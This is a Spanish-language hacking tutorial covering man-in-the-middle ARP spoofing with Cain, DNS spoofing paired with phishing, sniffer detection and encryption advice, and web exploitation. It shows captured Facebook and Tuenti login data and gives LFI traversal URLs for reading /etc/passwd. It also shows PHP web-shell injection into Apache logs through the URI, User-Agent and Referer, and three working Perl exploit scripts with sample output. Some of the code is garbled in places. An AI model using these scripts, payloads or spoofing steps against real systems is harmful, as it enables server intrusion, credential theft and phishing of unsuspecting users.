
Estos son los resultados:

FACEBOOK



```
2012-01-15 19:40:44,490 SECURE POST Data (www.facebook.com):
charset_test=%E2%82%AC%C2%C2%B4%2C%E2%82%AC%C2%C2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%84&lsd=HNifq&locale=es_ES&email=40gmail.com&pass=...&persistent=1&default_persistent=1&charset_test=%E2%82%AC%C2%C2%B4%2C%E2%82%AC%C2%C2%B4%2C%E6%B0%B4%2C%D0%94%2C%D0%
```

TUENTI



```
2012-01-15 19:39:12,804 SECURE POST Data (secure.tuenti.com):
email=...@hotmail.com&input_password=...&timezone=1&timestamp=1326652743
```


Plataformas Windows

Bien, ahora vamos a realizar el ataque sobre una plataforma Windows, como veremos, es mucho más sencillo que en Linux, solo apretar un par de botones.


Cracker

Software

Para esta demostración solo utilizaremos una aplicación, Cain, que es otro sniffer pero sólo para Windows, que podemos ver en la siguiente imagen:



Para configurarlo, pulsamos en ‘Configure’ en la barra de herramientas, seleccionamos la interfaz que vayamos a utilizar (aquella cuya ip sea distinta de 0.0.0.0), en la pestaña ‘Filters and ports’, marcamos todos:



Ataques de ejemplo

En estos ejemplos pretendíamos capturar credenciales en páginas https, pero sólo lo hemos conseguido con http, aunque las contraseñas están cifradas.

Cracker

Dispositivos Móviles.

Para comenzar con el envenenamiento, vamos a ver los hosts que hay conectados a nuestra red.



Vamos a poner en marcha el sniffer pulsando el botón subrayado de azul, a continuación, pulsamos sobre la cruz (+) y seleccionamos los objetivos (Quizás sea necesario pulsar sobre + varias veces ya que en la primera ocasión pueden no salir todos los hosts conectados).

Una vez tengamos la lista de hosts, pulsamos en la pestaña APR (abajo), pinchamos sobre una casilla vacía y volvemos a pulsar (+), nos saldrán dos cuadros, donde tendremos que elegir la IP de la víctima en el primero, y la IP del router en el segundo, también lo podemos hacer al contrario, dependiendo de nuestros intereses (Podemos seleccionar tantas como queramos).

Una vez hecho esto, pulsamos sobre el botón subrayado de rojo, así comenzará el spoofing, para ver lo que vamos capturando, nos movemos a la pestaña ‘Passwords’ (abajo), y vemos que... voilà:

A screenshot of the Cain tool interface. The main window shows a table of captured password information. The columns are: Timestamp, HTTP server, Client, Username, Password, and URL. One row is visible: "17/01/2012 - 16:53:06" followed by three blacked-out fields, "darkvidsgalis...", another blacked-out field, and "http://m.tuenti.com/?m=login". On the left, there's a sidebar with a tree view of protocols: Decoders, Network, Sniffer, Cracker, Traceroute, CCDU, Wireless, and Query. Under 'Decoders', 'HTTP (1)' is selected. Below the table, there's a list of protocols: FTP (0), HTTP (1), IMAP (0), LDAP (0), POP3 (0), SMB (1), Telnet (0), VNC (0), TDS (0), TNS (0), SMTP (0), NNTP (0), DCE/RPC (0), MSKerb5-PreAuth, Radius-Keys (0), Radius-Users (0), ICQ (0), IKE-PSK (0). At the bottom, there are tabs for Hosts, APR, Routing, Passwords, and VoIP. A status bar at the bottom left says "Lost packets: 0%".

Direccionamiento DNS

Bueno, hemos incluido este ejemplo debido a que es posible robar información personal complementando un DNS-Spoofing con un Phising dentro de una red.


Cain posee una funcionalidad la cual permite que al teclear una dirección web, en vez de que el protocolo DNS resuelva el nombre de dominio a la IP que le corresponde, lo haga hacia otra (arp spoofing), ¿Qué permite eso además de echarte unas risas viendo como tu compañero de piso, al intentar acceder a www.ujaen.es, es redireccionado a una página de

Cracker

contenido para adultos? (algo un poco infantil, la verdad). Pues bien, podríamos crear en nuestra máquina un servidor http en el cual creemos una web igual (o bastante similar), a alguna otra, como por ejemplo, Gmail, Hotmail, entidades bancarias... etc (PHISING) y hacernos con los datos de algunos usuarios.

Veamos cómo hacer que DNS resuelva a una dirección falsa con Cain:

El método para ver los hosts que están conectados a la red y del envenenamiento es el mismo que en el apartado anterior, sólo que ahora, nos vamos la siguiente pantalla:



Para añadir más direcciones falsas, pinchamos con el botón derecho sobre una casilla vacía y picamos en ‘add to list’.

Por último, pulsamos en el botón de envenenamiento ARP para que se haga efectivo (botón amarillo de la barra de herramientas).

NOTA: Si al practicar el ataque detectamos que dejamos a la víctima sin conexión, vamos a la siguiente ruta del registro de Windows:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters, y cambiamos el valor de la variable ‘IPEnableRouter’ de 0 a 1.

Detención de Ataque

Es difícil detectar este tipo de aplicaciones (Wireshark o Cain), ya que son programas que trabajan de manera pasiva, y no dejan casi huellas, por no decir ninguna. Mucha de la información que circula por la red lo hace en texto plano, pudiendo acceder desde cualquier ordenador de una misma red a esa información confidencial mediante un simple sniffer, como hemos ido viendo a lo largo de esta guía.

A continuación vamos a ver algunas de las técnicas para intentar detectar un ataque ‘Man in the middle’, no son excluyentes una con otra, así que podemos combinarlas como nos parezca.

Cracker

Acceso a la Maquina.

Este es el más improbable, por decirlo de alguna manera. Si tenemos acceso físico a las máquinas que forman parte de la red y podemos ver para cada una la lista de aplicaciones y procesos activos, podríamos detectar si existe algún proceso que pueda ser de tipo sniffer. A veces estos programas se ejecutan al iniciar la máquina o bien cuentan con alguna entrada en el registro del sistema.

Por ejemplo, Wireshark, en el caso de no estar ejecutándose pero sí estar instalado, podemos comprobarlo en el registro de Windows, en la siguiente ruta:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Uninstall\Wireshark.

Prueba de ICMP

Vamos a realizar un ping a la dirección IP que deseemos para analizar el retardo de los paquetes. Una vez visto el resultado, creamos conexiones TCP falsas en esa red durante un período de tiempo y esperamos a que el posible sniffer procese estos paquetes, incrementando de esta manera el tiempo de latencia. Si cuando volvamos a analizar el retardo del ping vemos que el tiempo en milisegundos aumenta considerablemente, es posible que tengamos un sniffer en nuestra red.

Prueba de ARP

Este test se basa en realizar una petición tipo ICMP echo (ping) a la dirección IP que queramos pero con una MAC errónea. Para esto, podemos agregar a nuestra tabla ARP la dirección que queramos, es decir, incluir la dirección MAC errónea mediante los comandos que nos ofrece ARP, por ejemplo:

Para agregar una nueva entrada a la tabla ARP podemos teclear el comando:

Arp -s [IP] [MAC]

Se sobreentiende que la MAC es falsa, si posteriormente tecleamos arp -a (muestra el contenido de la tabla) vemos que se añade.

Si la dirección MAC es incorrecta el paquete enviado no debería de llegar a su destino, pero en algunos sistemas, al estar en modo promiscuo debido a la utilización de un sniffer, este atenderá el paquete. Si vemos que el paquete llega a su destino, es que la tarjeta de red está en modo promiscuo, y por lo tanto podemos tener un posible sniffer en la red.

Cracker

Aplicaciones para detectar SNIFFERS

Por último vamos a ver algunas aplicaciones para detectar sniffers:

- Antisnif
- Sentinel
- CPM
- SniffDet
- NEPED
- Promiscan
- Promisdetec
- ProDETECT

Incluso Microsoft sacó su propia herramienta de detección de sniffers llamada PromgyrUI, que trae una interfaz muy sencilla.

La herramienta Antisniff creada tanto para Windows como para sistemas Unix, lo que hace es probar los dispositivos de red para ver si alguno de ellos se está ejecutando en modo promiscuo, usa técnicas de test DNS, ping de latencia y test de ARP. La herramienta no está diseñada para detectar sniffers de investigación o propósito especial, sino más de uso comercial. Es bastante fácil de usar, se introduce el rango de direcciones IP a analizar y la aplicación busca el posible sniffer en la red.

Otra herramienta de detección de sniffers es Sentinel. Hace uso de las librerías Libcap y Libnet. Es parecida a Antisnif, ya que también se encarga de detectar técnicas en modo promiscuo, y usa test de dns, test de ICMP, ping de latencia y test de ARP.

CPM es una aplicación creada por la universidad Carnegie Mellon, que se encarga también de ver si la interfaz de la máquina está en modo promiscuo.

NEPED se utiliza para detectar la intrusión de sniffers, realiza peticiones de ARP para cada dirección IP de la red, destinando los paquetes a una dirección inexistente, no a broadcast.

Las interfaces que estén en modo promiscuo contestarán a estas peticiones.

La aplicación SniffDet se basa en realizar pruebas de posibles protocolos que nos pueden llevar a la detección de un sniffer, prueba de ARP, test de ICMP, test de DNS, y test de ping de latencia.

Las herramientas Promiscan, Promisdetec y proDETECT han sido creadas para sistemas Windows y tratan de detectar los hosts que se encuentran en modo promiscuo en redes LAN.

Cracker

Protección frente a SNIFFERS

La mejor protección frente a los sniffers es proteger la información que enviamos mediante algún tipo de cifrado.

Las técnicas de encriptación que cifran y descifran la información hacen posible el intercambio de mensajes de manera segura para que sólo pueda identificar la información el receptor de la misma. Algunas de las técnicas que podemos usar como protección frente a los sniffers son:

- PGP (Pretty Good Privacy): Uso de clave pública y clave privada.
- SSL (Secure Socket Layer): proporciona autenticación privada en páginas web mediante el protocolo https, aunque hemos visto que no es demasiado eficaz ante un ataque como el explicado anteriormente.
- SSH (Secure Shell): Conexión remota a terminales de manera segura.

Como hemos podido ver, con unos básicos conocimientos sobre redes y algunas sencillas aplicaciones que cualquiera puede encontrar en la red, se puede comprometer la confidencialidad de la información personal hasta el grado de poder espiar a una persona. ¿Qué queremos decir con esto? , pues que hay que tomarse la seguridad en redes mucho más enserio, tanto los usuarios, como los administradores de las mismas, por ejemplo, las empresas desarrolladoras de las aplicaciones que envían sus mensajes en texto plano, deberían incorporar algún mecanismo de cifrado a las mismas para evitar estas situaciones.

Hablamos de que las compañías deberían implementar medidas de seguridad en sus aplicaciones, pero, ¿y los usuarios con menos formación?, es su responsabilidad asegurarse de que su información se mantiene lo más segura posible en la red, manteniéndose al tanto, al menos de algunas técnicas básicas para aumentar su seguridad. Las grandes empresas de informáticas como Microsoft, ponen a disposición de los usuarios aplicaciones sencillas como PromgyrUI, explicada anteriormente.

Llegando a este punto, se plantea una cuestión, ¿Quién es aquí el ‘delincuente’, aquella persona que demuestra las vulnerabilidades de un sistema o aquellos que no se hacen cargo de ellas? Desgraciadamente, la gran parte de la sociedad en la que vivimos ve con malos ojos a aquellas personas que trabajan por unos sistemas más seguros.

Cracker

Entrar a un sistema a través de la vulnerabilidad de una web

Hay muchas formas de acceder a un sistema, existen muchas vulnerabilidades que nos permiten explotar una web, todas muy antiguas y documentadas. Tenemos ataques LFI, RFI, SQL, XSS, SSI, ICH, etc. Por ese motivo me voy a centrar únicamente en aquellos ataques que permiten acceder al sistema y ejecutar comandos remotamente.

Sería muy aburrido hacer un recopilatorio contando lo mismo de siempre, por lo que trataré de aportar alguna cosa nueva y contar lo básico solo por encima.

Local y Remote File Inclusion (LFI/RFI)

Este tipo de ataque es ya muy conocido y básicamente consiste en leer ficheros del sistema aprovechando fallos de programación que realizan llamadas a otros ficheros mediante los comandos require, require_once, include e include_once. Lógicamente, llamadas en las que entre en juego alguna variable no inicializada.

Ejemplos:

```
require($file);
require("includes/".$file);
require("languages/".$lang.".php");
require("themes/".$tema."/config.php");
```

Las formas de explotarlo son bien conocidas y no voy a entrar en detalles, tan solo las voy a enumerar. Por ejemplo:

Tipo de llamada:

```
require($file);
```

Forma de explotarlo:

```
http://host/?file=/etc/passwd
```

Tipo de llamada:

```
require("includes/".$file);
```

Forma de explotarlo:

```
http://host/?file=../../../../etc/passwd
```

Tipos de llamada:

```
require("languages/".$lang.".php");
```

```
require("themes/".$theme."/config.php");
```

Forma de explotarlo:

```
http://host/?file=../../../../etc/passwd%00
```

Tipo de llamada:

```
require("languages/".$_COOKIE['lang'].".php");
```

Forma de explotarlo:

```
javascript:document.cookie = "lan=../../../../etc/passwd%00";
```

Un script que explota esto, por GET o POST, podría ser:

```
lfi.pl
```

```
#!/usr/bin/perl
```

Cracker

```
# perl script to exploit LFI based in GET and POST requests
# Example: http://site.com/index.php?var=
#
URL: http://site.com/index.php
#
Variable: var
#
Method: POST
#
# by vladacidraven (elpadrino[at]enye-sec[dot]org)

use LWP::UserAgent;
$ua = LWP::UserAgent->new;
my ($host, $var, $method) = @ARGV ;
unless($ARGV[2]) {
print "Usage: perl $0 <url> <vulnerable_var> <method>\n";
print "\tex: perl $0 http://site.com/index.php var GET\n";
print "\tex: perl $0 http://site.com/index.php var POST\n\n";
exit 1;
}
$ua->agent("Mozilla/17.0 (X11; U; Linux i686; en-US; rv:1.9.0.1)");
$ua->timeout(10);
$host = "http://".$host if ($host !~ /(^http:/));
while () {
print "file to edit: ";
chomp($file=<STDIN>);
if ($method =~ /GET/) {
$url = $host."?". $var."=../../../../". $file."%00";
$req = HTTP::Request->new(GET => $url);
$req->header('Accept' => 'text/html');
}
else {
$req = HTTP::Request->new(POST => $host);
$req->content_type('application/x-www-form-urlencoded');
$req->content($var."=../../../../". $file."%00");
}
$res = $ua->request($req);
if ($res->is_success) {
$result = $res->content;
print $result;
}
else { print "Error\n"; }
}
```

Cracker

Ejecutando comandos remotamente

Hemos visto que ante este tipo de fallos es posible editar cualquier archivo del sistema al que el usuario web tenga acceso de lectura, pero también es posible llegar a ejecutar comandos en el sistema. Para ello necesitamos escribir en algún fichero del sistema lo siguiente: <? passthru(\$_GET[cmd]) ?>

cmd es el nombre que le ponemos a nuestra variable para poder enviar datos a través de GET.

Ahora solo queda buscar lugares donde podamos escribir datos. Como hacemos esto? pues veamos diferentes formas de hacerlo:

Inyectando código PHP en los logs de apache

Sabemos que apache guarda logs de todas las operaciones que se realizan, bien en access_log o bien en error_log. Podemos jugar con los datos que quedan registrados e intentar injectar el código.

Por ejemplo, para injectar en el fichero error_log basta con realizar una llamada a una pagina inexistente, pero enviando el código que necesitamos escribir en el fichero:

`http://host/xxxxxx=<? passthru(\$_GET[cmd]) ?>`

Esto añadirá una linea dentro de error_log con la inyección de código que hemos puesto. Y ahora que? pues solo nos queda cargar ese fichero de la misma forma que hicimos antes y pasar en cmd el comando que queramos ejecutar:

`http://host/?file=../../../../var/apache/error_log&cmd=ls /etc`

`http://host/?file=../../../../var/apache/error_log&cmd=uname -a`

Pero, como sabemos la ubicación de los logs de apache? Esto depende del sistema operativo y del administrador del sistema. Una opción es buscar en los directorios típicos donde se guardan los logs:

`/var/log/apache/`

`/var/log/httpd/`

`/usr/local/apache/logs/`

En un servidor compartido nos podríamos encontrar esta situación:

`/path/host.com/www`

`/logs`

`/data`

En este caso, para conocer el path basta con escribir un fichero que no exista, por ejemplo:

<http://host/?file=xxxx>

Cracker

Y veremos en pantalla algo así:

```
Warning: require(xxxx) [function.require]: failed to open stream: No such
file or directory in /var/www/host.com/www/p.php on line 2
```

Por lo que los logs podrian estar en /var/www/host.com/logs

Otra forma de localizar la ruta de los logs seria editando el fichero de configuración httpd.conf donde podemos ver algo como esto:

```
ErrorLog /var/log/apache/error.log
```

Pero como comenté antes, esto depende del sistema operativo, de la versión de apache y del administrador del sistema, por lo que es posible que no este en esa ubicación.

También podemos localizar donde guarda apache los logs buscando en la tabla de procesos: /proc/{PID}/fd/{FD_ID} (lo malo es que fd solo es accesible por un usuario en algunos sistemas).

Para localizar el PID de nuestra sesión de apache podemos hacer cualquier petición por HTTP y leer enseguida el contenido de /proc/self/stat. Self enlaza al ultimo pid usado en el sistema, por lo que podemos, con un script, hacer una petición y seguidamente leer los ficheros que necesitamos en /proc/self.

Dentro de /proc/{PID}/fd tendremos solo unos pocos enlaces para analizar, encontrándonos la ruta de access_log y de error_log. Para esta tarea vamos a usar el siguiente script en perl, que busca todos los enlaces dentro del directorio /proc/self/fd/ para localizar la ubicación de error_log:

proc.pl

```
#!/usr/bin/perl
# perl script to search apache logs path
# Example:
#
# URL: http://site/index.php
#
# Variable: file
#
# Method: POST
#
# by vladacidraven (vladacidraven[at]enye-sec[dot]org)
use LWP::UserAgent;
$ua = LWP::UserAgent->new;
my ($host, $var, $method) = @ARGV ;
unless($ARGV[2]) {
print "Usage: perl $0 <url> <vulnerable_var> <method>\n";
```

Cracker

```
print "\tex: perl $0 http://site.com/index.php file GET\n";
print "\tex: perl $0 http://site.com/index.php file POST\n\n";
exit 1;
}
$ua->agent("<? passthru(\$_GET[cmd]) ?>");
$ua->timeout(10);
$host = "http://".$host if ($host !~ /(^http:/);
if ($method =~ /GET/) {
$url = $host."?".\$var."/..../..../proc/self/stat%00";
$req = HTTP::Request->new(GET => $url);
$req->header('Accept' => 'text/html');
}
else {
$req = HTTP::Request->new(POST => $host);
$req->content_type('application/x-www-form-urlencoded');
$req->content($var."/..../..../proc/self/stat%00");
}
$res = $ua->request($req);
if ($res->is_success) {
$result = $res->content;
$result =~ s/<[^>]*>//g;
$x = index($result, " ", 0);
$pid = substr($result, 0, $x);
print "Apache PID: ".$pid."\n";
}
if ($method =~ /GET/) {
$url = $host."?".\$var."/..../..../proc/self/status%00";
$req = HTTP::Request->new(GET => $url);
$req->header('Accept' => 'text/html');
}
else {
$req = HTTP::Request->new(POST => $host);
$req->content_type('application/x-www-form-urlencoded');
$req->content($var."/..../..../proc/self/status%00");
}

$res = $ua->request($req);
if ($res->is_success) {
$result = $res->content;
$result =~ s/<[^>]*>//g;
$x = index($result, "FDSize",0)+8;
$fdsize = substr($result, $x, 3);
print "FD_SIZE: ".$fdsize."\n";
}
for ($cont = 0; $cont < $fdsize; $cont++) {
```

Cracker

```
$file = "../..../proc/".$pid."/fd/".$cont;
open FILE, $file;
while(<FILE>) {
if (($_ =~ /does not exist/) && ($_ =~ /passthru/)) {
print "FD: ".$cont."\n";
exit;
}
}
}
```

```
vladacidraven:~$ perl proc.pl http://host/index.php page GET
Apache PID: 4191
FD_SIZE: 64
FD: 2
```

Si localiza el FD es porque /proc/{PID}/fd/{FD_ID} es legible por el usuario y tendremos, en este caso, en /proc/4191/fd/2 un enlace a error_log. Modificando el script podríamos lanzar el comando que deseamos ejecutar añadiendo al final del script la llamada a http://host/?file=/proc/4191/fd/2&cmd=uname -a (ver el primer script).

Tambien podemos hacer la inyeccion usando una URL que no de error y cuyo log se almacenara en access_log: http://host/index.php?x=<? passthru(\\$GET[cmd]) ?>

Es posible que apache no guarde bien la inyección o que sustituya <? o ?> por su valor hexadecimal, con lo que no podríamos hacer nada por GET. En ese caso probaremos a mandar el comando PHP a través de un POST, por ejemplo usando perl.

Otros datos que guarda el apache en access_log y donde podemos injectar son el referer o el user-agent.

Vamos a realizar algunas pruebas usando el siguiente script:

```
cmd.pl
-----
#!/usr/bin/perl
# perl script to inject a CMD in a web LFI vulnerable
# Example:
#
Host: http://host.com
#
type: U
#
# by vladacidraven (vladacidraven[at]enye-sec[dot]org)
use LWP::UserAgent;
$ua = LWP::UserAgent->new;
```

Cracker

```
my ($host, $type) = @ARGV ;
$code=<? passthru(\$_GET[cmd]) ?>;
unless($ARGV[1]) {
print "Usage: perl $0 <url> [URI|UAG|REF]\n";
print "\tURI: URI\n";
print "\tUAG: User-Agent\n";
print "\tREF: Referer\n\n";
print "\tex: perl $0 http://host.com URI\n";
exit 1;
}
$host = "http://".$host if ($host !~ /http:/);
if ($type =~ /UAG/) { $ua->agent($code); }
else { $ua->agent("Mozilla/5.0"); }
if ($type =~ /URI/) { $$host .= "/" . $code; }
$req = HTTP::Request->new(POST => $host);
$req->content_type('application/x-www-form-urlencoded');
$req->content("x=x");
if ($type =~ /REF/) { $req->referer($code); }
$res = $ua->request($req);
```

Vamos a escribir en error_log enviando una URI inexistente:

```
vladacidraven:~$ perl cmd.pl http://host.com/blabla URI
```

Y en error_log vemos algo asi:

```
[Wed Oct 08 12:50:00 2008] [error] [client 11.22.33.44] File does not
exist: /home/chs/host.com/home/html/blabla
```

Probamos con el User-Agent:

```
vladacidraven:~$ perl cmd.pl http://host.com/blabla UAG
```

Y en error_log tenemos lo mismo:

```
[Wed Oct 08 12:50:00 2008] [error] [client 11.22.33.44] File does not
exist: /home/chs/host.com/home/html/blabla
```

Vamos a probar ahora con el Referer:

```
vladacidraven:~$ perl cmd.pl http://host.com/blabla REF
```

En este caso si que obtenemos la inyeccion:

```
[Wed Oct 08 12:52:54 2008] [error] [client 11.22.33.44] File does not
exist: /home/chs/host.com/home/html/blabla, referer: <? passthru(\$_GET[cmd])
?>
```

Vamos a escribir ahora en access_log que almacena mas informacion que error_log:

```
vladacidraven:~$ perl cmd.pl http://host.com/index.php URI
```

En este caso obtenemos:

```
11.22.33.44 - - [08/Oct/2008:12:57:39 +0200] "POST
/index.php/%3C%20passthru(\$_GET[cmd])%20%3E HTTP/1.1" 301 - "-"
"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1) Gecko/2008072820 Firefox/17.0."
```

Cracker

Probamos con el User-Agent:

```
vladacidraven:~$ perl cmd.pl http://host.com/index.php UAG
```

Y obtenemos la inyección:

```
11.22.33.44 - - [08/Oct/2008:13:00:05 +0200] "POST  
/index.php HTTP/1.1" 301 - "-" "<? passthru($_GET[cmd]) ?>"
```

Probamos con el Referer:

```
vladacidraven:~$ perl cmd.pl http://host.com/index.php REF
```

Y tambien obtenemos la inyección:

```
11.22.33.44 - - [08/Oct/2008:13:00:56 +0200] "POST  
/index.php HTTP/1.1" 301 - "<? passthru($_GET[cmd]) ?>" "Mozilla/5.0 (X11;  
U; Linux i686; en-US; rv:1.9.0.1) Gecko/2008072820 Firefox/17.0."
```

Inyectando codigo PHP en la tabla de procesos

He encontrado un texto (pongo abajo la referencia) que explica como inyectar en /proc/self/environ, que es una ruta estática que siempre conocemos. El problema es que en la mayoría de sistemas este fichero solo es accesible por root y no podremos leer el contenido.

